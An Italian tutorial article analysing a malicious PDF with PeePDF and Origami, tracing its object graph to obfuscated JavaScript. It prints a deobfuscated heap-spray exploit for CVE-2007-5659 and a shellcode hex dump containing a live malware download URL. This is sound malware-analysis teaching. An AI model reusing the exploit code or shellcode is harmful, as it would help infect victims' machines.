La sicurezza nei documenti digitali: Il caso dei PDF (Parte 2)

Author : Davide Maiorca

Date : 11 Gennaio 2019

Introduzione

Nella prima parte di questa serie di articoli ci siamo concentrati sulla descrizione della struttura e del funzionamento, nelle linee generali, di un file PDF. In questa seconda parte, applicheremo i concetti descritti nella prima parte per analizzare un malware in formato PDF, la cui procedura di esecuzione si articola in quattro passi:

1. La struttura del file PDF viene percorsa fino all'esecuzione di un codice JavaScript. Molto spesso, questa struttura è complicata a piacimento dall'attaccante, con l'obiettivo di confondere un analista (o un sistema di analisi) che cerca di capire come sia stato implementato l'
2. Il codice JavaScript, tipicamente, viene utilizzato come "cavallo di troia" per sfruttare le vulnerabilità del Reader e per poter caricare del codice addizionale, tipicamente noto come
3. Il ruolo dello *shellcode* è quello, tipicamente, di eseguire le reali istruzioni di "infezione" presenti nel malware. Tali istruzioni possono direttamente eseguire attacchi aggiuntivi o contattare un sito web per scaricare ed installare altro software malevolo nel computer della vittima.

Per quanto concerne la metodologia di analisi dei file PDF, essa si riferisce alle varie fasi di infezione sopra elencate. In particolare:

1. Si analizza la struttura del file alla ricerca del codice (o dei codici) JavaScript nascosti nel file. Solitamente, in questa fase è importante esplorare tutte le possibili ramificazioni del grafo del PDF alla ricerca di possibili codici nascosti.
2. Si esamina il codice JavaScript per capire quali vulnerabilità sono da esso sfruttate. A tal proposito, è fondamentale una fase di *de-offuscazione* del codice. In particolare, il codice JavaScript utilizza delle istruzioni (quali, ad esempio, *unescape, eval,*) per nascondere le reali istruzioni (ed intenzioni) dell'attaccante. Quando il codice contiene

queste istruzioni, si dice tipicamente che è stato *offuscato*. L'obiettivo finale è quello di provare a ricostruire lo *shellcode* invocato dal codice.
3. Infine, l'ultimo passo consiste nell'eseguire un'operazione di *reverse engineering* dello *shellcode* per comprendere quali istruzioni vengono effettivamente eseguite in questa fase, che può essere svolta in due modi: *staticamente* (senza eseguire lo *shellcode*) o *dinamicamente* (tracciando l'esecuzione dello *shellcode* per ricavarne le istruzioni eseguite).

Per gli scopi di questo articolo, mostreremo soltanto le prime due fasi, in quanto la terza è particolarmente complessa. Inoltre, sceglieremo appositamente un codice JavaScript semplice da de-offuscare attraverso strumenti automatici.

Per l'analisi del file PDF, useremo due programmi: *Origami* e *PeePDF*. Il primo, scritto in Ruby, è in realtà una suite di piccoli programmi che servono a manipolare i file PDF e a visualizzarne il loro contenuto per scoprirne eventuali problematiche di sicurezza. Il secondo, interamente scritto in Python, è un programma che consente di analizzare nel dettaglio la struttura ed il contenuto di un file PDF. I programmi possono essere scaricati, rispettivamente, da [1] e [2].

Il file che analizzeremo in questo articolo ha le seguenti caratteristiche:

- Hash MD5: 8657b3f3bfa7cd2a11e0a4ff7daae752
- Dimensione: 3540 byte
- Oggetti: 15
- Stream: 2

Prima di tutto, apriamo il file con il comando **peepdf -i nome_file**. Il flag -i aprirà una shell di analisi interattiva. Vi si aprirà una schermata contenente le informazioni essenziali del file e, in particolare, le caratteristiche degli oggetti, come riportato in Figura 1.



Figura 1 - Struttura generale degli oggetti del malware analizzato.

Da questa immagine, è possibile valutare alcuni elementi:

1. Ci sono due oggetti compressi (*encoded*) che però il sistema non è riuscito a decodificare correttamente (*Decoding errors*). Questi due oggetti, identificati dai numeri 9 e 13, contengono degli *stream* di dati (riferirsi all'articolo precedente per le definizioni).
2. Esistono quattro oggetti legati all'esecuzione di azioni potenzialmente sospette: 1, 7, 14, 15.

Vediamo ora come gli oggetti sono collegati fra di loro. Per fare questo, è sufficiente dare il comando **tree** dalla shell di PeePDF.

Figura 2 - Grafo del file PDF analizzato.

Dato che il nostro obiettivo è quello di trovare il codice JavaScript contenuto nel file PDF, cerchiamo i riferimenti a keyword di nome **/JavaScript** o **/JS**. Gli oggetti più a destra del grafo sono gli ultimi ad essere richiamati dal Reader, mentre quelli allo stesso livello di indentazione sono richiamati assieme. Ad esempio, l'oggetto numero 7 (**/JavaScript**) richiama un altro **/JavaScript** (14) che a sua volta chiamerà l'oggetto numero 13 (**stream**). Considerato che lo stream è richiamato dall'oggetto /JavaScript, è molto probabile che contenga il codice che viene eseguito dall'attacco. Notare che è presente uno stream anche nella parte richiamata dall'oggetto 4 (**/Pages**). Ad ogni modo, questa non è di interesse perché non è legata a nessuna keyword relativa a JavaScript.

Per poter visualizzare il contenuto dell'oggetto 13, possiamo usare il comando **object 13**.

Sfortunatamente, non riusciamo a vedere nulla. (Figura 3)



Figura 3 - Oggetto 13 non decodificato correttamente.

Da questa Figura, vediamo che la dimensione dello stream è di 1868 byte, ma PeePDF non riesce a decodificare correttamente l'oggetto (probabilmente per qualche bug intero al programma). Per ovviare a questo problema, utilizziamo il tool *pdfdecompress* dalla suite Origami. Per utilizzarlo, usare questa sintassi:

pdfdecompress filename >> decompressed_file.pdf

Dove filename è il nome del file da decomprimere, mentre decompressed_file.pdf è il file di output. In questo caso, il comando riesce a decomprimere correttamente gli stream del file PDF, e a generare un PDF uguale al precedente, ma con gli oggetti tutti decompressi. Adesso, possiamo riaprire il file con peepdf (aggiungendo il flag -f, che evita qualunque problema legato all'eventuale corruzione dell'header). Questa volta, reinserendo il comando object 13, otteniamo il seguente risultato (riportato soltanto parzialmente, in quanto il contenuto dell'oggetto è molto grande).



Figura 4 - Oggetto 13 decompresso correttamente.

Come si può notare, il contenuto dell'oggetto è sostanzialmente illeggibile, ma la sua dimensione è ora molto maggiore a causa della decompressione (7126 byte – notare la keyword **/Length**). È possibile individuare, nella prima riga dell'oggetto subito dopo *stream*, la definizione di una funzione (function), contenente un ciclo for ed altre sottofunzioni. Questo è un classico esempio di *offuscamento.*

Il tool PeePDF può "simulare" staticamente l'esecuzione delle funzioni offuscate, in modo da ottenere il codice de-offuscato. In altre parole, si otterrà un nuovo codice che stavolta sarà leggibile dall'analista per poterne comprendere il funzionamento. Ovviamente, il nuovo codice ottenuto potrà avere ulteriori gradi di offuscamento (ad esempio con le funzioni *replace* e *unescape*), che sarà compito dell'analista dover tradurre, qualora il sistema di analisi non riesca a farlo in automatico. Per ottenere il codice de-offuscato, è sufficiente inserire il comando ***js_analyse object 13****.* Il risultato è riportato in Figura 5 e Figura 6 (solo parziale, in quanto il codice estratto è molto lungo).

```
function RYiFEs8K() {
    var XrCU20If = app.viewerVersion.toString();
    XrCU20If = XrCU20If.replace(/\D/g, '');


    var TPWRJTZJ = new Array(
        XrCU20If.charAt(0),
        XrCU20If.charAt(1),
        XrCU20If.charAt(2));


    if ((TPWRJTZJ[0] != 8 && ((TPWRJTZJ[1] == 1 && TPWRJTZJ[2] < 2) || TPWRJTZJ[1] < 1)) ||
        (TPWRJTZJ[0] == 7 && TPWRJTZJ[1] < 1) ||
        (TPWRJTZJ[0] < 7)) {
        ooyS1YUR();
        var nabGR_dc = unescape("%u0c0c%u0c0c");
        while (nabGR_dc.length < 44952) nabGR_dc += nabGR_dc;
        this.collabStore = Collab.collectEmailInfo({
            subj: "",
            msg: nabGR_dc
        });
    }
}
```

Figura 5 - Funzione che sfrutta la vulnerabilità della funzione Collab.collectEmailInfo (CVE-2007-5659).

Figura 6 - Funzione che sfrutta la vulnerabilità della funzione util.printf (CVE-2008-2992)-

Ovviamente, l’analisi completa del codice esula dai propositi di questo articolo, che vuole solo fornire un’idea generale di ciò che può nascondere un documento PDF. Tuttavia, verrà fornita una breve descrizione delle due funzioni mostrate nelle figure.

La prima funzione, riportata in Figura 5 ed eseguita dal codice JavaScript de-offuscato, sfrutta una vulnerabilità contenuta nella funzione **Collab.collectEmailInfo** (CVE-2007-5659). È possibile altresì notare l’utilizzo di funzioni quali *replace e unescape*, tipiche di malware

offuscati. La seconda funzione, riportata in Figura 6, sfrutta invece una vulnerabilità della funzione **util.printf** (CVE-2008-2992). Anche qui, è possibile notare l'uso di funzioni come *unescape* per mascherare l'utilizzo di alcuni byte. Inoltre, questa funzione utilizza una tecnica di nome *Heap Spraying* per riempire lo Heap e facilitare l'esecuzione di un exploit.

Infine, il codice de-offuscato nasconde dei byte che vanno a costituire lo *shellcode*. In questo caso, PeePDF è stato capace di estrarlo (attraverso l'analisi automatica delle funzioni di *unescape, eval e replace*) e di analizzarlo in automatico, ottenendo questo risultato:

```
43 43 43 43 eb 0f 5b 33 c9 66 b9 80 01 80 33 ef   |CCCC..[3.f....3.|
43 e2 fa eb 05 e8 ec ff ff ff 7f 8b 4e df ef ef   |C...........N...|
ef 64 af e3 64 9f f3 42 64 9f e7 6e 03 ef eb ef   |.d..d..Bd..n....|
ef 64 03 b9 87 61 a1 e1 03 07 11 ef ef ef 66 aa   |.d...a........f.|
eb b9 87 77 11 65 e1 07 1f ef ef ef 66 aa e7 b9   |...w.e......f...|
87 ca 5f 10 2d 07 0d ef ef ef 66 aa e3 b9 87 00   |.._.-.....f.....|
21 0f 8f 07 3b ef ef ef 66 aa ff b9 87 2e 96 0a   |!...;...f.......|
57 07 29 ef ef ef 66 aa fb af 6f d7 2c 9a 15 66   |W.)...f...o.,..f|
aa f7 06 e8 ee ef ef b1 66 9a cb 64 aa eb 85 ee   |........f..d....|
b6 64 ba f7 b9 07 64 ef ef ef bf 87 d9 f5 c0 9f   |.d....d.........|
07 78 ef ef ef 66 aa f3 64 2a 6c 2f bf 66 aa cf   |.x...f..d*l/.f..|
87 10 ef ef ef bf 64 aa fb 85 ed b6 64 ba f7 07   |......d.....d...|
8e ef ef ef ec aa cf 28 ef b3 91 c1 8a 28 af eb   |.......(.....(..|
97 8a ef ef 10 9a cf 64 aa e3 85 ee b6 64 ba f7   |.......d.....d..|
07 af ef ef ef 85 e8 b7 ec aa cb dc 34 bc bc 10   |............4...|
9a cf bf bc 64 aa f3 85 ea b6 64 ba f7 07 cc ef   |....d.....d.....|
ef ef 85 ef 10 9a cf 64 aa e7 85 ed b6 64 ba f7   |.......d.....d..|
07 ff ef ef ef 85 10 64 aa ff 85 ee b6 64 ba f7   |.......d.....d..|
07 ef ef ef ef ae b4 bd ec 0e ec 0e ec 0e ec 0e   |................|
6c 03 eb b5 bc 64 35 0d 18 bd 10 0f ba 64 03 64   |l....d5......d.d|
92 e7 64 b2 e3 b9 64 9c d3 64 9b f1 97 ec 1c b9   |..d...d..d......|
64 99 cf ec 1c dc 26 a6 ae 42 ec 2c b9 dc 19 e0   |d.....&..B.,....|
51 ff d5 1d 9b e7 2e 21 e2 ec 1d af 04 1e d4 11   |Q......!........|
b1 9a 0a b5 64 04 64 b5 cb ec 32 89 64 e3 a4 64   |....d.d...2.d..d|
b5 f3 ec 32 64 eb 64 ec 2a b1 b2 2d e7 ef 07 1b   |...2d.d.*..-....|
11 10 10 ba bd a3 a2 a0 a1 ef 68 74 74 70 3a 2f   |..........http:/|
2f 7a 62 62 65 79 2e 63 6f 6d 2f 6e 2f 65 78 65   |/zbbey.com/n/exe|
2e 70 68 70                                       |.php|
```

Figura 7- Shellcode contenente un URL malevolo da cui scaricare altri malware.

A sinistra è possibile vedere i byte dello shellcode e a destra la rappresentazione in ASCII dei byte stessi. Come si vede, dall'ultima riga è possibile inserire un URL malevolo che viene utilizzato per scaricare ulteriore codice maligno per completare l'infezione della vittima.

Per concludere, osserviamo ancora una volta come, in questo articolo, si sia voluta dare soltanto una panoramica delle strategie di analisi dei malware in PDF. Anche dall'esame di un file così "semplice", è stato comunque possibile descrivere tanti elementi tipici dell'analisi di malware in formato PDF. Come è facile immaginare, esistono attacchi ancora più complessi che possono utilizzare tecniche di encryption, inclusione di file esterni (SWF, EXE o altri PDF), e molto altro. Per maggiori informazioni, si consiglia la lettura di siti come Malware Tracker [3] da cui è possibile ottenere informazioni su attacchi e vulnerabilità più recenti ed avanzate.

Riferimenti

1. http://esec-lab.sogeti.com/pages/origami.html
2. https://github.com/jesparza/peepdf
3. https://www.malwaretracker.com/

Articolo a cura di **Davide Maiorca**